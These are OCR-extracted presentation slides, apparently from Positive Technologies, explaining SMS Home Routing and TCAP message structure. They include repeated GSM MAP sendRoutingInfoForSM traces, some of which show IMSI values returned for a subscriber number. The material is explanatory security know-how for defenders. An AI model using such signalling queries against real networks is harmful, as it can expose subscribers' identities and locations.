


Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfoForSM	[redacted]91212	

```
Signalling Connection Control Part
Transaction Capabilities Application Part
GSM Mobile Application
  Component: invoke (1)
    invoke
      invokeID: 1
      opCode: localValue (0)
      msisdn: [redacted]91212
      sm-RP-PRI: True
      serviceCentreAddress: [redacted]21010
```

SMS Home Routing definition

POSITIVE TECHNOLOGIES




Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfoForSM	[redacted]91212	

```
Signalling Connection Control Part
Transaction Capabilities Application Part
GSM Mobile Application
  Component: invoke (1)
    invoke
      invokeID: 1
      opCode: localValue (0)
      msisdn: [redacted]91212
      sm-RP-PRI: True
      serviceCentreAddress: [redacted]21010
```

SMS Home Routing definition

POSITIVE TECHNOLOGIES




Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfoForSM	[redacted]91212	
GSM MAP	returnResultLast sendRoutingInfoForSM		[redacted]0944426

```
Signalling Connection Control Part
Transaction Capabilities Application Part
GSM Mobile Application
  Component: returnResultLast (2)
    returnResultLast
      invokeID: 1
      resultretres
        opCode: localValue (0)
        IMSI: [redacted]44426
        locationInfoWithLMSI
```

SMS Home Routing definition

POSITIVE TECHNOLOGIES



Protocol	Info	msisdn	IMSI
GSM MAP	invoke sendRoutingInfoForSM	[redacted]91212	
GSM MAP	returnResultLast sendRoutingInfoForSM		[redacted]0944426
GSM MAP	invoke sendRoutingInfoForSM	[redacted]91212	
GSM MAP	returnResultLast sendRoutingInfoForSM		[redacted]88838

```
Signalling Connection Control Part
Transaction Capabilities Application Part
GSM Mobile Application
  Component: returnResultLast (2)
    returnResultLast
      invokeID: 1
      resultretres
        opCode: localValue (0)
        IMSI: [redacted]88838
        locationInfoWithLMSI
```

TCAP – Transaction Capabilities Application Part

TCAP Message Type

Begin, Continue, End, Abort

Transaction IDs

Source and/or Destination IDs


Dialogue Portion

Application Context Name (ACN)
ACN Version

Component Portion


Operation Code
Payload

Application Context Name corresponds to a respective Operation Code



